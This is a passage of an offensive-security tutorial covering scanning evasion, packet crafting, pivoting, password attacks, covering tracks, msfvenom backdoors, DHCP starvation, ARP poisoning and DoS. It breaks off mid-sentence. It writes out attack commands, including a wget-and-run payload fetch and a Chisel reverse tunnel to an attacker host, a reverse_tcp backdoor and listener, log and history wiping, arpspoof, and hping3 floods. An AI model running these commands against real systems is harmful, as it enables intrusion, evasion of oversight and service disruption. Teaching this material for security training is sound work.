-a	192.168.0.119	Spoofed source IP
target	4.2.2.4	Actual target IP

Idle Port Scan Using Fragmentation

The Problem With Standard Scans

In every standard scanning method, the target can detect that something suspicious is happening because all traffic originates directly from the attacker’s machine.

Idle Scanning

Idle scanning solves this by using a third machine — called a zombie — to relay traffic indirectly. The zombie can be any predictable host on the network, such as a printer or an idle workstation.

The technique works as follows:

1. The attacker sends a SYN/ACK packet to the zombie. Since this is unexpected (no prior SYN was sent), the zombie responds with a RST packet. That RST carries an IP ID sequence number — for example, 31337.
2. The attacker crafts a SYN packet with the zombie's IP address as the source and sends it to the target.
3. The target sees a legitimate-looking SYN from the zombie and responds with a SYN/ACK — back to the zombie.
4. The zombie, receiving an unexpected SYN/ACK, sends another RST — this time with sequence number 31338.
5. The attacker sends another SYN/ACK to the zombie and receives a RST with sequence number 31339.

The attacker never communicated with the target directly. By observing that the zombie's sequence number incremented twice, the attacker can conclude that the target port is open — the zombie received a response and reacted to it.

If the port were closed, the target would have sent a RST back to the zombie instead of a SYN/ACK, and the zombie would not have incremented its sequence number. In that case, the second SYN/ACK to the zombie would return 31338, not 31339.

Usage

```
sudo nmap -Pn -sI <zombieAddress> <targetAddress> -p <port> --packet-trace
```

Nmap Decoy Scan

The `-D` flag in Nmap launches a decoy scan, which generates fake source IP addresses alongside your real IP. The target's firewall or IDS sees traffic arriving from multiple sources simultaneously, making it significantly harder to trace the scan back to you.

```
sudo nmap -D RND:10 target.com
```

`RND:10` tells Nmap to generate 10 random decoy IPs. Your real IP is included in the mix, so the target sees traffic from 11 different sources in total.

You can increase the number of decoys to improve stealth, at the cost of slower scan speed:

Count	Command	Notes
5	<code>-D RND:5</code>	Fast and balanced
10	<code>-D RND:10</code>	Standard
15–20	<code>-D RND:20</code>	High stealth
30+	<code>-D RND:30</code>	Very heavy, may slow down significantly

Using ME explicitly places your real IP at a specific position among the decoys:

```
sudo nmap -D RND:15,ME -sS -T3 --randomize-hosts target.com
```

Flag	Description
-D RND:15,ME	15 random decoy IPs with your real IP explicitly included
-sS	SYN scan — fast and stealthy
-T3	Normal speed
--randomize-hosts	Randomize the order in which hosts are scanned

Example: Decoy Scan Against a CIDR Range

A combined decoy scan against a full subnet, using SYN scan, service detection, and randomized host order to minimize detection:

```
sudo nmap \  
-D RND:20,ME \  
-sS -sV \  
-T3 \  
-p 22,80,443,8080 \  
--randomize-hosts \  
--open \  
-oN scan_results.txt \  
192.168.1.0/24
```

Flag	Description
-D RND:20,ME	20 random decoys plus your real IP
-sS	SYN scan
-sV	Service version detection
-T3	Normal speed to avoid triggering rate-based IDS rules
-p 22,80,443,8080	Target common ports only
--randomize-hosts	Scan hosts in random order
--open	Show only open ports
-oN scan_results.txt	Save output to a file

Tcpdump

tcpdump is one of the best tools for capturing and analyzing network traffic. It must be executed with root privileges. To stop a capture, press Ctrl+C or specify a packet count with -c.

List available network interfaces:

```
sudo tcpdump -D
```

Capture five packets and stop:

```
sudo tcpdump -c 5
```

Interface Selection

Lock onto a specific interface using `-i`:

```
sudo tcpdump -i eth0
```

Filters

tcpdump supports filtering by hostname, IP, network, port, port range, and MAC address.

Filter by host:

```
sudo tcpdump -i eth0 host <hostname>
```

```
sudo tcpdump -i eth0 host <targetIp>
```

Filter by source or destination:

```
sudo tcpdump -i eth0 src host <targetIp>
```

```
sudo tcpdump -i eth0 dst host <targetIp>
```

Filter by port:

```
sudo tcpdump -i eth0 port 80
```

Filter by MAC address:

```
sudo tcpdump -i eth0 ether <macAddress>
```

```
sudo tcpdump -i eth0 ether src <macAddress>
```

```
sudo tcpdump -i eth0 ether dst <macAddress>
```

Filter by network using a subnet mask:

```
sudo tcpdump -i eth0 net 10.0.2.4 mask 255.255.255.0
```

Name Resolution

By default, tcpdump attempts to resolve IP addresses to hostnames (PTR). Use `-n` to disable this:

```
sudo tcpdump -i eth0 net 10.0.2.4 mask 255.255.255.0 -n
```

Logical Operators

Filters can be combined using `and`, `or`, and `not`:

```
sudo tcpdump -i eth0 src host 10.0.2.12 and not port 22 -n
```

```
sudo tcpdump -i eth0 not icmp
```

Saving and Reading Captures

Save captured packets to a `.pcap` file:

```
sudo tcpdump -w /tmp/demo.pcap -c 25
```

We can also use `-C` to specify size of file:

```
sudo tcpdump -w /tmp/demp.pcap -C 1000
# capture until file size reaches 1GB, and then start writing to next file
# demo.pcap0
# demo.pcap1
# demo.pcap2
# ...
```

Read a saved capture file:

```
tcpdump -r /tmp/demo.pcap
```

Include MAC addresses in the output:

```
tcpdump -r /tmp/demo.pcap -e
```

You can also open `.pcap` files in Wireshark for graphical analysis.

Hex and ASCII Output

To display packet contents in both hex and ASCII format, use `-XX`. This works both when reading a file and during live capture:

```
tcpdump -r /tmp/demo.pcap -c 1 -XX
```

Timestamp Options

Flag	Description
-t	Suppress timestamps
-tt	Show time as Unix epoch
-ttt	Show time delta between packets, starting from zero
-tttt	Include full date and time

Telnet and Netcat

Telnet

`telnet` can establish a raw TCP connection to any host and port. When connecting to port 80, you are speaking directly to an HTTP server and must communicate using the HTTP protocol manually:

```
telnet example.net 80
> GET /
```

Netcat

`nc` (Netcat) works the same way and is generally more flexible:

```
nc example.net 80
> GET /
```

Listening on a Port

Netcat can also listen for incoming connections. The address must be one of your machine's network interface addresses:

```
nc -l localhost 9000
```

File Transfer

Netcat can be used to transfer files between machines. Start the listener on the receiving end first, then connect from the sender:

Receiver:

```
nc -l -p 5051 > downloaded-video.mp4
```

Sender:

```
nc <targetAddress> 5051 < my-video-to-send.mp4
```

OpenVAS

OpenVAS (Greenbone Vulnerability Manager) is a powerful automated vulnerability scanner and is considered the primary open-source alternative to Nessus.

OpenVAS is best installed on a dedicated security distribution such as Kali Linux or Parrot OS, where the setup process is more straightforward and dependencies are handled cleanly.

Installation and Setup

Install OpenVAS:

```
sudo apt install openvas
```

Run the initial setup after installation:

```
openvas-setup
```

After setup completes, a link to the web UI will be displayed along with the generated credentials.

Credential Management

If you need to reset your credentials at any time:

```
openvasmd --user=<username> --new-password=<password>
```

For example, to reset the admin password:

```
openvasmd --user=admin --new-password=<password>
```

Starting and Stopping

Start OpenVAS:

```
openvas-start
```

Stop OpenVAS:

```
openvas-stop
```

LibreNMS

LibreNMS is a network scanning and monitoring application that discovers network topology, tracks device availability, and collects performance metrics. It is a free, cross-platform alternative to SolarWinds Network Topology Mapper and is widely considered the stronger option.

You can install LibreNMS manually from GitHub or use Docker for a quicker setup. For other installation methods, refer to the official LibreNMS documentation online.

Docker Setup

```
version: '3'
services:
  librenms:
    image: librenms/librenms:latest
    container_name: librenms
    ports:
      - "8000:80"
    environment:
      - DB_HOST=db
      - DB_NAME=librenms
      - DB_USER=librenms
      - DB_PASSWORD=password
    volumes:
      - ./librenms_data:/data
  db:
    image: mariadb:10.6
    container_name: librenms-db
    environment:
      - MYSQL_DATABASE=librenms
      - MYSQL_USER=librenms
      - MYSQL_PASSWORD=password
      - MYSQL_ROOT_PASSWORD=rootpassword
    volumes:
      - ./db_data:/var/lib/mysql
```

Save this as `docker-compose.yml` and run it with:

```
docker compose up -d
```

The web UI will be accessible at `http://localhost:8000`.

Scapy

Scapy is a Python-based packet manipulation tool capable of creating, capturing, replaying, and analyzing network packets. It is commonly used for crafting fake packets, sniffing traffic, ARP spoofing, and IDS/IPS testing.

Basic Packet Crafting

Scapy uses a layered syntax where each protocol layer is stacked using the / operator. The following sends an ICMP packet with a custom payload:

```
send(IP(src="192.168.0.113", dst="192.168.0.113") / ICMP() / "Happy there!")
```

Inside the Scapy interactive shell, you can store a packet in a variable, inspect it before sending, and then send it:

```
pkt = IP(src="192.168.0.113", dst="192.168.0.113") / ICMP() / "Happy there!"
pkt.show()
send(pkt)
```

Crafting a Spoofed Packet

The following example builds a full packet stack from the Ethernet layer up, with a spoofed source MAC and IP, targeting a specific host on port 80:

```
spoofed_src_mac = "00:11:22:33:44:55"
spoofed_src_ip = "192.168.1.100"

target_mac = "AA:BB:CC:DD:EE:FF"
target_ip = "192.168.1.200"

ether_layer = Ether(src=spoofed_src_mac, dst=target_mac)
ip_layer = IP(src=spoofed_src_ip, dst=target_ip)
tcp_layer = TCP(dport=80, flags="S")
hello_payload = Raw(load="hello")

packet = ether_layer / ip_layer / tcp_layer / hello_payload

packet.show()
sendp(packet)
```

`sendp()` is used instead of `send()` because the packet includes an Ethernet layer. `send()` operates at Layer 3 and above, while `sendp()` operates at Layer 2 and handles the full frame including the Ethernet header.

Sniffing

Scapy can sniff live traffic with flexible filters:

```
sniff(filter="icmp", count=1)
sniff(iface="eth0", prn=lambda x: x.show())
a = sniff(filter="src 192.168.1.1", count=10)
```

```
a.nsummary()
a[6]
```

`a.nsummary()` prints a numbered summary of all captured packets. `a[6]` opens the data of a specific packet by index.

To exit the Scapy interactive shell, press `Ctrl+D`.

Layer Reference

Layer	Description
<code>Ether()</code>	Ethernet layer — MAC address information
<code>IP()</code>	Layer 3 — IP address information
<code>ICMP()</code>	ICMP — used for ping and related messages
<code>UDP()</code>	UDP — simple connectionless data
<code>TCP()</code>	TCP — connection-oriented packet
<code>Raw()</code>	Raw payload — e.g. <code>Raw(load="hi")</code>

Pivoting and Proxy Tunneling

When an attacker gains access to a system — even with low privileges, such as a foothold in a DMZ — that system can be used as an entry point into the internal network. This technique is called pivoting. One way to achieve this is by running a proxy server on the compromised machine and routing traffic through it.

SSH Dynamic Port Forwarding

If you have SSH access to the compromised machine, you can create a SOCKS proxy on your local machine that tunnels all traffic through the victim:

```
ssh -N -D 1080 user@<ipAddress>
```

Flag	Description
<code>-D 1080</code>	Dynamic port forwarding — opens a SOCKS proxy on local port 1080
<code>-N</code>	No command execution — tunnel only
<code>-f</code>	Optional — sends SSH to the background

After running this command, any traffic directed through `127.0.0.1:1080` will exit from the victim's network interface. You can route tools through this proxy using `proxychains`, `FoxyProxy`, or similar.

Chisel (TCP Tunneling Over HTTP)

For more advanced pivoting, tools like Metasploit's Meterpreter pivot or Chisel are commonly used. Chisel establishes TCP tunnels over HTTP, which is useful for bypassing firewalls that restrict non-HTTP traffic.

On the attacker machine, start the Chisel server in reverse mode:

```
chisel server -p 8000 --reverse
```

On the victim machine, connect back to the attacker and open a reverse SOCKS tunnel:

```
chisel client <AttackerIP>:8000 R:1080:socks
```

Once connected, the attacker has a SOCKS proxy on `localhost:1080`. Any traffic routed through it will be transmitted into the victim's internal network.

Flash Point: Installing Chisel on the victim machine typically requires root access. If root is not available, upload a pre-compiled Chisel binary from your own web server using a tool like Meterpreter, or serve it directly over HTTP.

To upload and execute Chisel on the victim without root:

```
cd /tmp
wget http://<yourWebServer>/chiselFile
chmod +x ./chiselFile
./chiselFile client <AttackerIP>:8000 R:1080:socks
```

Alternatives such as Squid or Privoxy can also be used for proxying, but they typically require root access to install and configure, which may not always be available in a limited-access scenario.

Windows Enumeration

Default Users

Like every other operating system, Windows has built-in user accounts. The default accounts are **Guest** and **Administrator**. Since Windows Vista, the Administrator account is isolated and has broad access to system resources. Elevated access can be obtained when needed through UAC prompts or privilege escalation techniques.

Process Contexts

Processes in Windows run under one of the following security contexts:

Context	Description
Local Service	For services that need access to local resources but not the network. Typically used by high-security system services.
Network Service	Processes can access network resources using their own identity.
System	The highest privilege level — full access to all software and hardware resources.
Current User	Access to everything the currently logged-in user has access to.

Standard Groups

Group	Description
Anonymous Logon	Connections made without authentication through the network
Batch	Used to execute scripts
Creator Group	The group of the user who created a file or directory
Everyone	All users
Interactive	Users logged in directly at the system, not remotely
Network	Users connected through the network
Restricted	Accounts with restricted permissions
Self	The current user
Service	Accounts used to run background services
System	The main system account — higher privilege than Administrator
Terminal Server User	Users connected through Terminal Services

Security Identifiers (SID)

Every user, group, and computer in a Windows environment is assigned a unique Security Identifier (SID). SIDs persist even if a username is changed. When permissions are assigned to a file or directory, they are tied to the SID of a user or group — not to the name.

SIDs follow a structured format starting with S- followed by a series of numbers. For example:

S-1-5-21

SAM Database

The Security Account Manager (SAM) is an internal Windows database that stores account information, including password hashes, SIDs, and group memberships.

Path to the SAM database:

C:\Windows\System32\config\SAM

The SAM database is not encrypted, but it is access-protected — only the System account can read it while the operating system is running.

Linux Enumeration

Key System Files

Linux stores user and group information in plain text files:

File	Contents
/etc/passwd	User account information
/etc/shadow	Password hashes

File	Contents
/etc/group	Group definitions

In Linux, everything is either a file or a process. Even an active terminal session is represented as a file under `/dev/pts/<number>` which can be shown with:

```
tty
```

Enumerating Running Services

`rpcinfo` queries the RPC portmapper on a target machine and lists all registered RPC services. This is useful for discovering services such as NFS, NIS, or other RPC-based daemons running on the target:

```
rpcinfo -p <targetIP>
```

Enumerating NFS Shares

`showmount` queries a target for exported NFS shares. Misconfigured NFS exports can expose sensitive directories to unauthorized users:

```
showmount -e <targetIP>
```

NetBIOS

NetBIOS is a legacy Windows networking service used to establish connections within a LAN. It is not commonly found in modern environments, but it still appears in older infrastructure and misconfigured networks. NetBIOS operates on the following ports:

Protocol	Port
UDP	137
TCP	138–139

When encountered during enumeration, open NetBIOS ports can reveal machine names, workgroup or domain information, and logged-in users. Tools like `nbtscan` and `enum4linux` can be used to extract this information.

DNS Enumeration

DNS Zone Transfer

DNS servers require high availability, so most large networks run at least two DNS servers that stay synchronized. The mechanism used to transfer zone data between them is a special query type called **AXFR**. If zone transfer is not properly restricted, an attacker can query a DNS server using AXFR and retrieve the entire zone — effectively dumping all DNS records for a domain, including internal subdomains.

Dig

`dig` is a command-line tool for querying DNS servers. It supports all standard record types including A, AAAA, MX, NS, TXT, and more.

Basic usage:

```
dig [domain] [type]
```

For example, to query the A record for google.com:

```
dig google.com A
```

Dig Flags

Flag	Description
<code>+short</code>	Returns a minimal output
<code>+trace</code>	Shows the full resolution path from root servers
<code>+nocmd</code>	Suppresses the command line header in output
<code>+noall +answer</code>	Prints only the final answer section
<code>@<dnsServer></code>	Directs the query to a specific DNS server
<code>-t <type></code>	Specifies the record type

Examples:

```
dig +noall +answer google.com
dig @1.1.1.1 google.com
dig -t MX google.com
```

DNS Zone Transfer with Dig

To attempt a zone transfer, you first need the target's authoritative name server:

```
dig target.com NS +short
```

Then query that name server directly using AXFR:

```
dig @ns1.target.com target.com AXFR
```

If zone transfer is permitted, this returns all DNS records for the domain.

Nslookup (Windows)

On Windows, `nslookup` can be used in interactive mode to perform the same queries:

```
nslookup
> set type=ns
> target.com
> server ns1.target.com
```

SNMP

Simple Network Management Protocol (SNMP) is an application layer protocol used to monitor and manage network devices such as firewalls, routers, and switches. It can expose data including RAM usage, CPU load, network traffic statistics, and interface status. SNMP operates on **UDP port 161**.

OID (Object Identifier)

Every piece of data in SNMP is identified by a unique OID. OIDs follow a hierarchical structure similar to a directory tree, where each node represents a category of data:

```
1          ISO
1.3        org
1.3.6      dod
1.3.6.1    internet
1.3.6.1.2  mgmt
1.3.6.1.2.1 MIB-2 (base system data)
```

The SNMP manager accesses specific data by referencing its OID directly.

Community Strings

A community string acts as a password for SNMP access. Network devices are configured to respond only to requests that include the correct community string. Default values like **public** and **private** are extremely common and rarely changed in practice.

Enumeration Tools

On Windows, `SNMPutil.exe` is available. On Linux, `snmpwalk` is the standard tool for crawling the full OID tree and retrieving data:

```
snmpwalk -v 1 -c public demo.snmplabs.com
snmpwalk -v2c -c public 192.168.1.1 1.3.6.1.2.1
```

The arguments follow this order: protocol version, community string, target, OID.

Other tools such as `SNScan` can also be used for SNMP discovery.

Security Weaknesses

SNMP versions 1 and 2c have significant security weaknesses that make them attractive targets:

- Community strings are transmitted in plain text — an attacker can capture them with a packet sniffer
- Default community strings (**public**, **private**) are frequently left unchanged
- There is no encryption for any data in transit

Version 3 introduced authentication and encryption, but older versions remain common in legacy infrastructure.

To identify the SNMP version running on a target:

```
nmap -sU -p 161 --script snmp-info <ip>
```

This process can also be performed using Metasploit’s SNMP auxiliary modules.

LDAP

Lightweight Directory Access Protocol (LDAP) is a protocol used to query and read data from directory services such as Active Directory. Active Directory is a collection of services that handles authentication, authorization, and centralized management of users, groups, and computers in a network.

During the enumeration phase, LDAP is one of the most valuable sources of information an attacker can access after gaining a foothold on a network.

LDAP operates on the following ports:

Version	Port	Encryption
Standard	TCP 389	None
Secure (LDAPS)	TCP 636	Encrypted

Anonymous Bind

A common misconfiguration in LDAP servers is allowing anonymous bind — meaning the server accepts queries without requiring any credentials. This can expose usernames, group memberships, email addresses, and organizational structure.

`ldapsearch` is the standard tool for querying LDAP from the command line:

```
ldapsearch -x -h <DC_IP> -b "dc=example,dc=com"
```

Flag	Description
-x	Use simple authentication (anonymous bind)
-h <DC_IP>	Target domain controller IP
-b	Base DN — the starting point for the query

GUI Tools

For a graphical interface, **JXplorer** allows you to browse and send LDAP requests interactively. On Linux, **OpenLDAP** provides both client and server tools, and **Novell Directory Services** is another directory implementation that speaks LDAP.

Password Cracking

Passwords are the most critical component of authentication. The following sections cover the main attack categories and techniques used to compromise them.

Attack Types

- **Dictionary attack** — iterates through a wordlist and tries each entry as a password
 - **Brute force** — tries every possible combination of characters
 - **Syllable attack** — combines words and word fragments to generate candidates
 - **Rule-based attack** — builds a wordlist tailored to the target's known preferences, habits, or patterns
-

Passive Online Attacks

Passive attacks involve observing network traffic without directly interacting with the target system.

Packet Sniffing

Several protocols transmit credentials in plain text, including Telnet, FTP, SMTP, HTTP, rlogin, SNMPv1, and SNMPv2c. By sniffing the network, an attacker can capture authentication data directly.

In Wireshark, filter by port to isolate the relevant protocol — for example, port 23 for Telnet. Then right-click a captured packet and select **Follow > TCP Stream** to reconstruct the full session and read the credentials.

Spoofing techniques are often required to position the attacker's machine in a location where it can capture the target traffic.

MITM (Man in the Middle)

In a MITM attack, the attacker positions themselves between the client and the server, intercepting traffic in both directions. This allows them to read, modify, and forward packets transparently.

A simple example is using Burp Suite or OWASP ZAP to intercept and manipulate HTTP/S traffic. The main obstacle in HTTPS scenarios is the TLS certificate, which the client may reject. Tools like MITMproxy are designed specifically for operating MITM attacks.

A more advanced MITM technique involves spoofing the MAC address and IP of a network gateway, making other devices on the network send their traffic through the attacker's machine. This can be combined with deauthentication attacks against the router itself to force devices to reconnect through the attacker.

Replay Attacks

Record a complete communication session using `tcpdump` or Wireshark, then replay the captured traffic to re-authenticate or trigger the same server-side actions.

Active Online Attacks

Active attacks involve direct interaction with the target system.

- **Trojans, keyloggers, and spyware** — malware deployed on the victim's machine to capture credentials as they are typed or transmitted
 - **Hash injection** — capturing a password hash from network traffic and using it directly for authentication without cracking it first (also known as pass-the-hash)
-

Offline Attacks

Offline attacks are performed against captured data — typically a database of password hashes — without interacting with the live target.

Rainbow Table Attacks

Precomputed hash databases are generated on powerful machines and stored for lookup. If a captured hash matches an entry in the database, the corresponding plaintext is known. Public databases for this purpose include:

- crackstation.net
- The Rainbow Project

Brute Force

Tools like **John the Ripper** and **Hashcat** perform offline brute-force attacks using wordlists and rule sets. When partial information about the password structure is known, this method becomes significantly more efficient.

Distributed Network Attacks

Cracking is distributed across a large number of machines working in parallel, drastically reducing the time required to brute-force complex hashes.

Physical Access Attacks

USB Automated Password Theft

Tools like **PSPV** (Password Spectator Pro) can recover stored passwords from a Windows system. By placing such a tool on a USB drive configured to run automatically, an attacker with brief physical access can silently extract credentials and save the output.

Similar tools such as **RobberDocky** serve the same purpose.

Flash Point: In the security world, physical access to a machine is equivalent to full compromise.

SAM File Manipulation (Windows)

As covered in the Windows enumeration section, the SAM file stores local account password hashes and is locked by the operating system at runtime. The tool **chntpw** is distributed as a bootable ISO. By booting from it before Windows loads, the SAM file can be accessed before the system locks it — allowing an attacker to read, reset, or change account passwords entirely.

Live OS Attack (Linux)

The same principle applies to Linux systems. Booting from a live OS gives full access to the filesystem, including `/etc/shadow`, without being restricted by the running system's access controls.

Executing Applications

PsTools (Windows)

PSTools is an official Microsoft Sysinternals suite that provides a set of command-line utilities for managing and executing processes on local and remote Windows systems. Because it is a legitimate Microsoft tool, it is frequently overlooked or whitelisted by antivirus solutions.

The most relevant tool in the suite is `psexec`, which allows remote command execution on a target Windows machine. Once uploaded to a target, it can be used to run arbitrary commands — such as deploying a backdoor, executing a payload, or dropping ransomware.

```
psexec \\<targetIP> -u <username> -p <password> cmd.exe
```

Covering Tracks

After completing your operations on a compromised system, removing evidence of your presence is a critical step.

Windows

On Windows, `auditpol` is used to manage the system's audit policy. Clearing it removes the record of which events were being logged and can erase existing audit logs:

```
auditpol \\<ip> /clear
```

A range of additional tools exist for clearing Windows event logs, modifying timestamps, and removing artifacts left behind during an engagement.

Linux

On Linux, the shell saves command history to a file defined by the `HISTFILE` environment variable. Unsetting it in the current session prevents any further commands from being written to disk:

```
unset $HISTFILE
```

To identify which log files were recently modified, use:

```
ls -ltrh /var/log/
```

This lists files sorted by modification time, making it straightforward to spot which logs captured activity during your session. Those files can then be inspected and cleared as needed.

Creating a Backdoor with msfvenom

Metasploit Framework is a large framework, and a full explanation of it could be its own crash course on its own. Overall, it offers a wide range of exploitation capabilities and can be useful for hackers.

Metasploit Framework has a mechanism to create backdoors. This example shows how to create a malware file and set up a listener in msfconsole.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.89.240 LPORT=12345 --format=exe > -1
```

Next, set up the listener:

```
msfconsole
db_status
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST=192.168.89.240
set LPORT=12345
```

db_status is used to make sure the database is up before proceeding.

Now run the exploit in the background:

```
exploit -j -z
```

At this point, the victim should execute the file and the session will connect. We can connect to the session with the following command, for example session number 1:

```
sessions -i 1
```

And we have a reverse shell.

Yersinia and DHCP Starvation Attacks

Yersinia is a hacker's tool mostly used for DHCP starvation attacks.

We know about the DHCP four-way handshake, and that the server listens on port 67 while the client broadcasts on port 68.

The DHCP server does not only give computers on the network IP addresses, but also DNS and other configurations. A hacker can take down the real DHCP server and take over its role. This can be an entry point to many more attacks, such as MITM and phishing attacks.

A computer on the network can send many fake discovery requests and empty the server's pool. Yersinia is a tool used to carry out this attack. For example, to launch a DHCP starvation attack directly from the command line:

```
yersinia dhcp -attack 1
```

This attack floods the local broadcast domain, since DHCPDISCOVER packets are broadcast rather than unicast. Because of this, the attack cannot be locked onto one specific DHCP server's IP address — any DHCP server on the same segment will receive and respond to the fake discovery requests. The only real scoping available is at the interface or segment

level, meaning which interface or VLAN the attack is run on, not which individual server is targeted.

This also means that if an attacker brings up their own rogue DHCP server while the starvation flood is still running, that rogue server's pool can be drained as well, since the flood does not distinguish between the legitimate server and the attacker's own server. For this reason, the starvation attack is typically stopped once the real server's pool is exhausted, and only then is the rogue server brought online.

```
yersinia -G
```

Opens the application in GUI mode.

```
yersinia -I
```

Interactive shell mode.

```
yersinia -h
```

Shows the application's help page.

Buffer Overflow

In C and C++, memory allocation is handled manually by the programmer. This opens the door to a class of vulnerabilities when memory boundaries are not properly validated.

Memory is divided into segments, some of which are executable and some of which are not. When a program writes more data into a buffer than it was allocated to hold, the excess data spills over into adjacent memory regions, overwriting whatever was stored there. This is called a buffer overflow.

If the overwritten region happens to be executable, and the attacker's input contains shellcode, that code can be executed by the processor — leading to arbitrary code execution on the target system.

Buffer overflow is a server-side vulnerability.

Exploitation

From an attacker's perspective, the technique works as follows:

1. Fill the buffer with enough data to reach and overwrite the target memory region.
2. Append a large NOP sled — a sequence of **NOP** (No Operation) instructions that do nothing except advance the instruction pointer.
3. Place the shellcode payload at the end.

When execution hits the overwritten region, the processor slides through the NOP instructions until it reaches the payload and executes it. The NOP sled increases the margin of error when the exact memory address of the payload is not known precisely.

Sniffing

Passive vs Active Sniffing

Sniffing can be done in two modes: passive and active.

In passive sniffing, the network interface card (NIC) is placed into promiscuous mode, which allows it to capture all packets on the network segment regardless of their destination. This technique has its roots in the era of hubs, which broadcast every packet to all connected ports — meaning any host on the network could read all traffic. Modern switches changed this by forwarding frames only to the port associated with the destination MAC address. However, with a NIC in promiscuous mode, it is still possible to capture traffic beyond what is addressed to your machine.

Some switches can also be configured to restrict traffic to specific MAC addresses, adding another layer of isolation.

Active Sniffing Techniques

When passive sniffing is blocked by switch-level controls, active techniques can be used to redirect or expose traffic:

- **ARP poisoning** — sending forged ARP replies to associate the attacker's MAC address with a legitimate IP, redirecting traffic through the attacker's machine
- **Port mirroring** — configuring a switch to copy traffic from one port to another for monitoring purposes
- **DHCP attacks** — manipulating DHCP responses to redirect traffic through a rogue gateway
- **MAC flooding** — overwhelming a switch's MAC address table so it falls back to broadcasting traffic like a hub

Sniffing Tools

Common tools used for sniffing include `tcpdump`, Wireshark, WinPcap, and Snort.

Tcpdump: Rotating Capture Files

`tcpdump` supports a file size limit option that automatically rotates to a new file when the limit is reached. The following command captures traffic destined for 1.1.1.1 and rotates output files at 1.1 GB each:

```
tcpdump -i any dst host 1.1.1.1 -w file.pcap -C 1100
```

When the size limit is reached, `tcpdump` creates new files sequentially — `file1.pcap`, `file2.pcap`, and so on.

Dsniff Toolbox

Dsniff is a collection of sniffing and network analysis tools:

Tool	Description
<code>tshark</code>	Command-line version of Wireshark
<code>dumpcap</code>	Packet capturing
<code>capinfos</code>	Displays statistics about a capture file
<code>editcap</code>	Converts between capture file formats
<code>mergcap</code>	Combines two or more capture files into one
<code>text2pcap</code>	Creates a capture file from a hex dump

CAM Table and Port Security

How Switches Work

Modern switches maintain a record of which MAC address is connected to which physical port. This allows them to forward packets only to the relevant port rather than broadcasting to all connected devices. This data is stored in a structure called the CAM table (Content Addressable Memory table), which has a limited storage capacity.

MAC Flooding

macof is a tool that floods a switch with a large volume of fake MAC addresses, exhausting the CAM table. Once the table is full, legitimate MAC address entries get pushed out. When the switch can no longer look up the destination port for a packet, older switches fall back to hub behavior and broadcast the packet to all ports — allowing a sniffer on the network to capture traffic that would not normally be visible.

```
macof -i eth0
```

Port Security

Port security is a switch-level hardening feature that limits the number of MAC addresses allowed on a single port, preventing CAM table flooding. It supports four response modes:

Flag	Mode	Description
-P	Protect	Silently drop packets from MAC addresses beyond the configured limit
-R	Restrict	Drop excess packets and send an alert to syslog or another logging destination
-S	Shutdown	Shut down the offending port
-s	VLAN Shutdown	Shut down the entire VLAN associated with the offending port

DHCP Snooping

DHCP Starvation and Rogue DHCP

One method of intercepting network traffic is through a DHCP-based attack. The attacker first performs a DHCP starvation attack against the legitimate DHCP server, flooding it with requests using spoofed MAC addresses until its IP address pool is exhausted and it can no longer assign addresses to real clients.

The attacker then brings up a rogue DHCP server on their own machine. Since the legitimate server is unavailable, clients accept leases from the rogue server instead. The rogue server assigns itself as the default gateway, causing all client traffic to flow through the attacker’s machine — where it can be intercepted and inspected.

Defense: DHCP Snooping

DHCP snooping is a switch-level security feature that counters this attack by designating a single trusted port for DHCP server responses. All other ports are marked as untrusted and are blocked from sending DHCP offers or acknowledgements. This prevents a rogue DHCP server connected to an untrusted port from responding to client requests.

ARP Poisoning and Spoofing

How ARP Works

Every device on a network maintains an ARP table that maps IP addresses to MAC addresses. When an IP address changes hands on the network, the old ARP table entries on other devices become stale. To resolve this, a device can broadcast a Gratuitous ARP packet — an unsolicited ARP reply that announces a new IP-to-MAC mapping to all devices on the network, forcing them to update their ARP tables.

The Attack

An attacker can abuse Gratuitous ARP by sending forged ARP replies to a victim, claiming that the gateway's IP address belongs to the attacker's MAC address. The victim updates its ARP table accordingly and begins sending all traffic intended for the gateway directly to the attacker's machine instead.

To avoid raising suspicion, the attacker must enable IP forwarding on their machine so that intercepted traffic is passed on to the real gateway. Without this, the victim loses network connectivity and the attack becomes obvious.

Enable IP forwarding:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Send the spoofed ARP replies using arpspoof:

```
arpspoof -i eth0 -t <targetIP> -r <gatewayAddress>
```

Tools commonly used for ARP poisoning include arping, ettercap, bettercap, and arpspoof.

Denial of Service (DoS)

DoS stands for Denial of Service — disrupting a target's availability through any possible means. DDoS (Distributed Denial of Service) is the same attack carried out from multiple sources simultaneously, commonly using botnets and zombie machines.

DoS attacks can target any of the seven OSI layers and can exploit a wide range of protocols.

Layer 4 Attacks

TCP Fragmentation

TCP packets carry sequence numbers. An attacker can send packets with out-of-order sequence numbers, causing the server to buffer them while waiting for the missing packets to arrive. This keeps the server in a holding state, consuming memory and processing resources.

TCP State Exhaustion

An attacker sends a SYN packet to initiate a connection and then goes silent. The server keeps the half-open connection in memory waiting for the handshake to complete. Repeating this at scale exhausts the server's connection table. Similarly, flooding a server with FIN packets at high volume can cause state table exhaustion.

UDP Flooding

When a UDP packet arrives at a closed port, the server responds with an ICMP port unreachable message. An attacker can exploit this by flooding **closed** UDP ports, forcing the server to generate a large volume of responses and consuming its resources.

ICMP Attacks

ICMP packets are commonly used in DoS attacks. Standard ICMP echo requests are 56 bytes, but the protocol supports packets up to 65,535 bytes. Sending oversized ICMP packets is known as a **Ping of Death** attack.

Smurf Attack

The attacker crafts ICMP packets with the target's IP as the source address and sends them to a network's broadcast address (192.168.1.255). Every host on the network responds to the broadcast, and all responses are directed at the target — amplifying the attack traffic significantly.

Fraggle Attack

The Fraggle attack works the same way as Smurf but uses UDP instead of ICMP.

Permanent DoS (PDoS)

A Permanent DoS attack causes lasting damage to the target device rather than temporary disruption. A common example is exploiting a remote firmware update feature on a router to flash malicious or corrupted firmware, rendering the device inoperable.

Application Layer Attacks

DoS can also be carried out at the application layer. Some web applications process user-supplied regular expressions. Sending a carefully crafted, computationally expensive regex — known as a **ReDoS** attack — can cause the server's regex engine to consume excessive CPU time, effectively taking the application offline.

Real-World Examples Using hping3

```
hping3 <targetIP>
```

Target a specific port:

```
hping3 -p 100 <targetIP>
```

Set TCP flags:

```
hping3 -S -p 100 <targetIP>
```

Flood with FIN packets:

```
hping3 --flood -F -p 100 <targetIP>
```

UDP flood:

```
hping3 --udp -p 4 --flood <targetIP>
```

Randomize source IP:

```
hping3 --rand-source <targetIP>
```

IP spoofing with a specific source address (the spoofed address must exist on the network):
